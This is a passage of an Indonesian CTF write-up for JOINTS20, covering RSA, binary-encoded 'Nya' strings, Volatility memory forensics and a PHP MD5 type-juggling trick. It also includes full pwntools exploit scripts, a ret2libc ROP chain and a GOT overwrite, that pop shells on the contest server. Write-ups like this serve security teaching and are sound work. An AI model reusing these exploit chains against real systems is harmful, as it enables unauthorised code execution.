```
    d = gmpy2.invert(e, phi)
```

```
    m = pow(c, d, n)
```

```
    return m
```

```
c=9263706787066200440257778861695246266063182766311318313901996443951769  
503964
```

```
p=339415825739033002444344570636358786337
```

```
q=208874750568761078147206025869188616541
```

```
print dec(p,q,c)
```

dan berikut hasilnya ketika berhasil menyelesaikan ketiga soal tersebut.

```
e :65537  
N :70895395940330594614868473077500943044905342333255217397415425914966843000317  
c :9263706787066200440257778861695246266063182766311318313901996443951769503964  
m >> 62550176622612614370546581103927784648  
62550176622612614370546581103927784648  
JOINST20{Common Attacks on RSA}
```

Flag : JOINST20{Common_Attacks_on_RSA}

Kategori : Forensic

Nama Soal : Nya

Challenge

17 Solves


X

Nya
428

Nya Nya Nya Nya

Author: vido21

View Hint

 chall.txt

Flag

Submit

PoC :

Terlampir satu file chall.txt, saat dibuka, terdapat banyak sekali string “Nya” dengan beraneka ragam jenis variasinya. Pada awalnya kami mengira ini adalah variasi dari Brainf**k, namun saat ditelaah lebih lanjut, ternyata hanya ada 4 jenis string yaitu “nya”, “Nya”, “NYa”, dan “NYA”. Ditambah dengan adanya hint dari panitia, kami mencoba berpikir lain dan menganggap 4 jenis string tersebut merepresentasikan digit biner 00 sampai 11.

Berikut code yang kami gunakan untuk memproses string tersebut.


```
import textwrap

s = open('chall.txt').read().split(' ')

table = ['nya', 'nyA', 'nYa', 'nYA', 'Nya', 'NyA', 'NYa',
'NYA']

# nya, Nya, NYa, NYA

table = ['nya', 'Nya', 'NYa', 'NYA']
rep = ['00', '01', '10', '11']

f = ''

for i in s:
    for j in range(len(table)):
        if i == table[j]:
            f += (rep[j])

flag =(textwrap.wrap(f, 8))

for i in flag:
    print(i, end=' ')
```

Lalu saat dijalankan, ternyata bit-bit biner yang muncul membentuk printable char yang valid. Maka kami mencoba mengubahnya ke ASCII.

ASCII/UTF-8

Convert Reset Swap

Nya may be short for Nyaneng or other names.
A Nya is usually a kind humorous and beautiful person.
You are very lucky if you have a Nya as a friend.
Nyas don't have many friends but they have very strong relationships with their friends.
Nyas are very shy at first but are outgoing and loud when you get to know them.
They can say just one thing and it will brighten your day.
They always know how to cheer you up and always have your back.
Nyas are also GORGEOUS.
They may sometimes be insecure but are mostly very confident.
Nyas are skinny but really strong and athletic.
If you have a Nya don't lose .
FLAG:JOINTS20{Nya_nya_NYa_nya_nYaaaaa}

- Decimal to percent
- Decimal to binary
- Decimal to octal c
- Decimal to hex co
- Degrees to deg,m
- Deg,min,sec to de
- Degrees to radian
- Fraction to decima
- Fraction to perce
- Hex/decimal/octal
- Hex to ASCII text
- Hex to binary con
- Hex to decimal co
- Octal to decimal c
- Percent to decima
- Percent to fractio
- Percent to ppm cc

Flag : JOINTS20{Nya_nya_NYa_nya_nYaaaaa}

Nama Soal : LaBrava no Ai

LaBrava no Ai 475



Setelah Jentoru Kriminaru menyerahkan dirinya bersama LaBrava ke pihak pahlawan setelah melawan Naruto Hijau(Deku), mereka berdua diserahkan ke pihak kepolisian. Pihak kepolisian kesulitan untuk mengetahui apa yang dibuat oleh LaBrava sebelum penangkapan, karena laptop LaBrava terjatuh dan crash. Bantulah Kepolisian kota Musutafu mencari kebenaran.

Attachment:

[LaBravaLaptop](#)

Author : Shadira

[View Hint](#)

[GentleLaBra...](#)

[LaptopLabra...](#)


PoC :

Diberikan suatu file zip yang saat diekstrak terdapat file *.dmp. Pertama kami mencoba melakukan recon dengan Volatility 2.6. Pertama, kami melakukan memdump secara keseluruhan.

```
./vol.py -f ../../LaBravaLaptop.dmp memdump -p 2296 --dump-dir  
dumped/ --profile=Win7SP1x86_23418
```

Saat dilihat ternyata ada beberapa proses yang cukup mencurigakan, utamanya **mspaint.exe** di **2296** dan **2376** dan **notepad.exe** di **2256**.

Lalu, kami mencoba membuka memdump dari mspaint.exe yaitu proses dengan pid **2296** dan membukanya di GIMP. Pertama kami menetapkan nilai untuk **height** yaitu **1600** dan **width 1365** dan selanjutnya kami mencari-cari nilai offsetnya hingga akhirnya kami menemukan offset yang pas yaitu **149987482** dan kami menemukan flagnya.



Flag : JOINTS20{4NaT4a_7o_n0_0m01D3}

Kategori : Pwn

Nama Soal : math1

math1
480

nc 104.199.120.115 17073

author: xaxaxa

 math1

Diberikan file dengan informasi berikut :

math1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, BuildID[sha1]=b7ac80dbf1c964cbe171f00c13e0ee7d376379db, for GNU/Linux 3.2.0, not stripped

Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

ketika kita reverse program tersebut, program menjalankan perhitungan matematika tambah sampai 100 dan terdapat buffer overflow pada scanf nama

```
puts("Hitung semua ya :)");
for ( i = 0; i <= 99; ++i )
{
    v8 = rand() % 100;
    v7 = rand() % 100;
    v6 = v8 + v7;
    printf("%d + %d = ", v8, v7);
    __isoc99_scanf("%d", &v4);
    getchar();
    if ( v6 != v4 )
        return 1;
}
printf("Wah pintar... siapa sih namamu? > ");
__isoc99_scanf("%s", &v5);
return 1;
```

Cara pengerjaan : buat solver untuk math, overflow rip -> leak libc -> balik ke main -> solver math -> overflow rip -> system("/bin/sh) dengan libc.

Solver math1.py :

```
from pwn import *
import sys

#MyTemplate
program = 'math1'
elf = ELF(program,checksec=False)
lokal = False
context.arch = "amd64"

if len(sys.argv) > 1:
    Debug = True
else:
    Debug = False

uu64 = lambda x: u64(x.ljust(8,"x00"))
uu32 = lambda x: u32(x.ljust(4,"x00"))

if lokal:
    s = elf.process()
    #libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
else:
    host = '104.199.120.115'
    port = '17073'
    s = remote(host,port)
    #libc = ELF("givenlibc",checksec=False)

if Debug:
    #context.log_level='debug'
    #context.terminal = ['tmux', 'splitw', '-h']
    cmd = ""
    gdb.attach(s,cmd)

#Exploit Here
print s.recvline()
for i in range(100):
    a = s.recv(10).split()
    print a
    if (a[1]=="+" ):
        hasil = int(a[0])+int(a[2])

        s.sendline(str(hasil))

pad = 264
pop_rdi = 0x000000000040186b
ret = 0x0000000000401016
```



```

putsgot = elf.got['puts']
puts = elf.plt['puts']
main = elf.symbols['main']

p = 'A'*pad
p += p64(pop_rdi)
p += p64(putsgot)
p += p64(puts)
p += p64(main)
s.sendline(p)

b = s.recvline().split(">")
print b
leak = b[1].strip("\n").replace(" ", "")

leaklibc = u64(leak.ljust(8, "\x00"))

libcbase = leaklibc - 0x0875a0
log.info("Libc Base : {}".format(hex(libcbase)))
system_addr = libcbase + 0x055410
log.info("System address : {}".format(hex(system_addr)))
binsh_addr = libcbase + 0x1b75aa
log.info("binsh address : {}".format(hex(binsh_addr)))

print s.recvline()
for i in range(100):
    a = s.recv(10).split()
    print a
    if (a[1] == "+"):
        hasil = int(a[0]) + int(a[2])

        s.sendline(str(hasil))

#
p = 'A'*pad
p += p64(pop_rdi)
p += p64(binsh_addr)
p += p64(ret)
p += p64(system_addr)

s.sendline(p)

s.interactive()

```

```
Wah pintar... siapa sih namamu? > $ ls
flag.txt
math1
$ cat flag.txt
JOINTS20{Pwn1N6_W1tH_r0P_g4D6Et}
$
```

FLAG : JOINTS20{Pwn1N6_W1tH_r0P_g4D6Et}

Nama Soal : ez pwn

ez pwn
488

ez pwn

nc 104.199.120.115 17075

author: xaxaxa



Diberikan file dengan informasi berikut :

ez: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, BuildID[sha1]=f8b5bd05e7395e5385461b252056b7f5ef437b8f, for GNU/Linux 3.2.0, stripped

Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)

Saat kita me reverse program, kita bisa melakukan overwrite value pada bagian program yang di writable asal kita tau offset nya, kita bisa menghitung offset dengan alamat yang diberikan - alamat yang ingin kita ganti lalu dibagi 8.

```

v5 = __readfsqword(0x28u);
sub_4011AC(a1, a2, a3);
printf("Bonus for you :) - %p\n", &v3);
printf("> ");
__isoc99_scanf("%ld", &v3);
printf("> ");
__isoc99_scanf("%hhd", &v4[8 * v3]);
exit(0);

```

Saat me reverse juga terdapat function stripped yang memanggil /bin/sh, dan function yang me return 0, alamat funtion juga hampir sama 0x041170 dan 0x401172, kita bisa mengubah nya.

Cara pengerjaan = hitung offset got exit -> overwrite exit got dari 0x4010xx ke 0x401090 (awal program) -> cari lokasi 0x401170 dan hitung offset -> overwrite dari 0x401170 ke 0x401172 lalu dapat lah shell

Solver ez_pwn.py :

```

from pwn import *
import sys

#MyTemplate
program = 'ez'
elf = ELF(program,checksec=False)
lokal = False

if len(sys.argv) > 1:
    Debug = True
else:
    Debug = False

uu64 = lambda x: u64(x.ljust(8,"x00"))
uu32 = lambda x: u32(x.ljust(4,"x00"))

if lokal:
    s = elf.process()
    #libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
else:
    host = '104.199.120.115'
    port = '17075'
    s = remote(host,port)
    #libc = ELF("givenlibc",checksec=False)

if Debug:
    #context.log_level='debug'
    #context.terminal = ['tmux', 'splitw', '-h']
    cmd = "b *0x4012a7\n c"
    gdb.attach(s,cmd)

#Exploit Here

```

```

s.recvuntil("- ")
alamat = int(s.recvline(),16)
print hex(alamat)
exit = 0x000000000004033f0

p1 = alamat - exit
p1 = (p1/8) +1

s.sendline(str(-p1))
s.sendline("144")

s.recvuntil("- ")
alamat = int(s.recvline(),16)
print hex(alamat)
gakruh = 0x4031c0
#
p1 = alamat - gakruh
p1 = (p1/8)+1

s.sendline(str(-p1))
s.sendline("114")

s.interactive()

```

```

> python solve.py
[+] Opening connection to 104.199.120.115 on port 17075: Done
0x7ffe1861ab28
0x7ffe1861a9c8
[*] Switching to interactive mode
> > $ ls
ez
flag.txt
$ cat flag.txt
JOINTS20{K3t1K4_pR0b53T_m46eR}
$ █

```

Flag : JOINTS20{K3t1K4_pR0b53T_m46eR}

Kategori : Web

Nama Soal : ezStringMatching


ezStringMatching 100

<http://ctf.joints.id:40002>

Author: vido21

PoC :

Diberikan suatu halaman berisi dua textbox, saat kami cek memasukkan input asal ternyata pada response yang diberikan terdapat clue berupa header Debug



Saat dibuka ternyata muncul source codenya, dan ternyata agar flag keluar, input haruslah dua string yang berbeda namun memiliki hash MD5 yang sama.

```

<?
include "flag.php";

header("Debug: ?debug=v");

if (isset($_GET["debug"])) {
    show_source(__FILE__);
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>String Matching</title>
</head>
<body>
    <center>
        <h1>String Matching</h1>
        <form action="" method="POST">
            String1:    <input type="text" name="string1"> <br> <br>
            String2:    <input type="text" name="string2"> <br>
            <br>
            <button type="submit" name="submit"> Submit</button>
        </form>
    </center>
    <?
        if (!empty($_POST["string1"]) || !empty($_POST["string2"])){

            $xxx=$_POST["string1"];
            $yyy=$_POST["string2"];

            if ($xxx===$yyy){
                echo "<center> <p>Match bosqqee!!</p> </center>";
            }else{
                if (md5($xxx) == md5($yyy)) {
                    echo "<center> $flag </center>" ;
                }else{
                    echo "<center> <p>Not Match bosqqee!!</p> </center>";
                }
            }
        }
    ?>
</body>
</html>

```

Kita bisa menggunakan PHP MD5 vulnerability untuk mendapat flagnya.

String Matching

String1:

String2:

JOINTS20{b4by_typ3_ju99lin9_md5_}

Flag : JOINTS20{b4by_typ3_ju99lin9_md5_}

Terima Kasih